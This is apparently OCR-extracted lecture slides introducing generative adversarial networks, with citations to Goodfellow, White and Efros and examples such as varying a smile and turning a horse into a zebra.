


- vary “intensity” of smile in original picture

White, Sampling Generative Networks, arXiv 2016


GenAI: Generative adversarial networks (GAN)

- competing modules
  - generator: produces fake samples
  - discriminator: decide if fake or real
- implemented as CNNs
- goal: creates fake sample that can fool discriminator (and humans)



Goodfellow, Generative Adversarial Nets, arXiv 2014


Example of GANs



- transform a horse into a zebra

Efros, Self-Supervised Visual
Learning and Synthesis, lecture
for 2016 ACM Prize in Computing

Example of GANs



s, Self-Supervised Visual
ning and Synthesis, lecture
for 2016 ACM Prize in Computing

